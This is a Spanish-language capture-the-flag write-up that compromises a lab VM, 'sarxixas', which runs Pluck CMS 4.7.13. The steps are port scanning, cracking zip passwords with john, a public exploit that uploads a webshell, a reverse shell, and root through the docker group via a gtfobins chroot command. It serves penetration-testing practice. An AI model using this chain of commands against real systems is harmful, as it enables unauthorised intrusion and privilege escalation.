# SARXIXAS

## CONECTIVIDAD

```
ping -c1 192.168.0.111
```

```
└─# ping -c1 192.168.0.111
PING 192.168.0.111 (192.168.0.111) 56(84) bytes of data.
64 bytes from 192.168.0.111: icmp_seq=1 ttl=64 time=2.81 ms

── 192.168.0.111 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.806/2.806/2.806/0.000 ms
```

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.111 -T 3
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.111 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 14:36 EST
Nmap scan report for 192.168.0.111
Host is up (0.0019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_  256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
| http-title: sarxixas - sarxixas
|_Requested resource was http://192.168.0.111/?file=sarxixas
|_http-server-header: Apache/2.4.57 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
|_http-generator: pluck 4.7.13
MAC Address: 08:00:27:B8:C7:61 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

PUERTOS ABIERTOS 22 Y 80


## ENUMERACIÓN

**Con whatweb investigamos tecnologías**

```
└─# whatweb 192.168.0.111
http://192.168.0.111 [302 Found] Apache[2.4.57], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192
ectLocation[http://192.168.0.111/?file=sarxixas]
http://192.168.0.111/?file=sarxixas [200 OK] Apache[2.4.57], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debi
.111], MetaGenerator[pluck 4.7.13], Pluck-CMS[4.7.13], Title[sarxixas - sarxixas]
```

**Con dirb vamos en busca de directorios**

dirb http://192.168.0.111

```
└─# dirb http://192.168.0.111

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Nov 27 14:56:38 2024
URL_BASE: http://192.168.0.111/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.111/ ----
+ http://192.168.0.111/admin.php (CODE:200|SIZE:3758)
==> DIRECTORY: http://192.168.0.111/api/
==> DIRECTORY: http://192.168.0.111/data/
==> DIRECTORY: http://192.168.0.111/docs/
==> DIRECTORY: http://192.168.0.111/files/
==> DIRECTORY: http://192.168.0.111/images/
+ http://192.168.0.111/index.php (CODE:302|SIZE:0)
+ http://192.168.0.111/robots.txt (CODE:200|SIZE:47)
+ http://192.168.0.111/server-status (CODE:403|SIZE:278)

---- Entering directory: http://192.168.0.111/api/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.111/data/ ----
==> DIRECTORY: http://192.168.0.111/data/image/
==> DIRECTORY: http://192.168.0.111/data/inc/
+ http://192.168.0.111/data/index.html (CODE:200|SIZE:48)
==> DIRECTORY: http://192.168.0.111/data/modules/
==> DIRECTORY: http://192.168.0.111/data/settings/
==> DIRECTORY: http://192.168.0.111/data/themes/
```

**Después de revisar los directorios en /api encontramos un**

**zip que nos descargamos. Vemos que tiene contraseña por lo que**

**con zip2john lo pasamos a un formato compatible con john**


**zip2john HostiaPilotes.zip > hash.txt**
**ver 1.0 HostiaPilotes.zip/HostiaPilotes/ is not encrypted, or stored with non-handled compression type**
**ver 1.0 efh 5455 efh 7875 HostiaPilotes.zip/HostiaPilotes/contraseña.txt PKZIP Encr: 2b chk, TS_chk, cmplen=31, decmplen=19, crc=DF1DBE40 ts=69C0 cs=69c0 type=0**

**Y ahora, sacamos las primeras 5000 líneas del rockyou**

**head -n 5000 /usr/share/wordlists/rockyou.txt > rockyou_5000.txt**

**Y le tiramos john**

**john --wordlist=rockyou_5000.txt hash.txt**






**Descomprimimos el zip**

**unzip HostiaPilotes.zip**
**Archive: HostiaPilotes.zip**
**[HostiaPilotes.zip] HostiaPilotes/contraseña.txt password:**
**extracting: HostiaPilotes/contraseña.txt**


**cat contraseña.txt**
**ElAbueloDeLaAnitta**

**Con esta contraseña nos vamos al panel de login, obteniendo acceso**




Como tenemos un pluck 4.7.13 investigamos buscando vulnerabilidades

con searchsploit




## EXPLOTACIÓN

**Le damos permisos**

**chmod +x 49909.py**

**Y ejecutamos de la siguiente manera**


**python3 49909.py 192.168.0.111 80 ElAbueloDeLaAnitta /**

**Authentification was succesfull, uploading webshell**


**Uploaded Webshell to: http://192.168.0.111:80//files/shell.phar**

**Podemos observar que nos indica el directorio donde se subió,**

**con lo que vamos al navegador con esa ruta y obtenemos una shell**




**Nos vamos a https://www.revshells.com/ para obtener una reverseshell en local**




**Tratamos la TTY**

**script /dev/null -c bash**

**ctrl+Z**

**stty raw -echo; fg**
**reset xterm**

**export TERM=xterm**

**export SHELL=bash**

## ESCALADA DE PRIVILEGIOS

En el directorio /opt encontramos un zip

```
www-data@sarxixas:/$ cd opt
www-data@sarxixas:/opt$ ls -la
total 12
drwxr-xr-x  2 root root 4096 Apr 30  2024 .
drwxr-xr-x 18 root root 4096 Apr 12  2024 ..
-rw-r--r--  1 root root  242 Apr 30  2024 edropedropedrooo.zip
www-data@sarxixas:/opt$
```

Nos lo traemos a local

```
www-data@sarxixas:/opt$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
wget http://192.168.0.111:8000/edropedropedrooo.zip
```

Como nos pide contraseña con zip2john lo pasamos a

formato compatible con john

zip2john edropedropedrooo.zip > hash1.txt

Ahora con john

cassandra (edropedropedrooo.zip/pedropedropedrooo.txt)

```
└─# john --wordlist=rockyou_5000.txt hash1.txt

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cassandra        (edropedropedrooo.zip/pedropedropedrooo.txt)
1g 0:00:00:00 DONE (2024-11-29 13:48) 5.882g/s 24094p/s 24094c/s 24094C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Descomprimimos el zip y viendo que es una cadena en base58

unzip edropedropedrooo.zip
Archive: edropedropedrooo.zip
[edropedropedrooo.zip] pedropedropedrooo.txt password:
extracting: pedropedropedrooo.txt

cat pedropedropedrooo.txt
3HBRD7XyxF5gAbkMmnWdW

echo "3HBRD7XyxF5gAbkMmnWdW" | base58 --decode
Quepasaolvidona

Después de un rato intentando entrar me doy cuenta de que al zip le

falta una letra por lo que pruebo a quitarle la q

y nos hacemos sarxixa


www-data@sarxixas:/opt$ su sarxixa
Password:
sarxixa@sarxixas:/opt$

Vemos que pertenece al grupo docker

sarxixa@sarxixas:~$ id
uid=1000(sarxixa) gid=1002(sarxixa) grupos=1002(sarxixa),24(cdrom),
25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),1001(docker)

Consultando en https://gtfobins.github.io/gtfobins/docker/#sudo

Nos hacemos root


sarxixa@sarxixas:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
da9db072f522: Pull complete
Digest: sha256:1e42bbe2508154c9126d48c2b8a75420c3544343bf86fd041fb7527e017a4b4a
Status: Downloaded newer image for alpine:latest
# whoami
root
#

🖐 **Buen día.**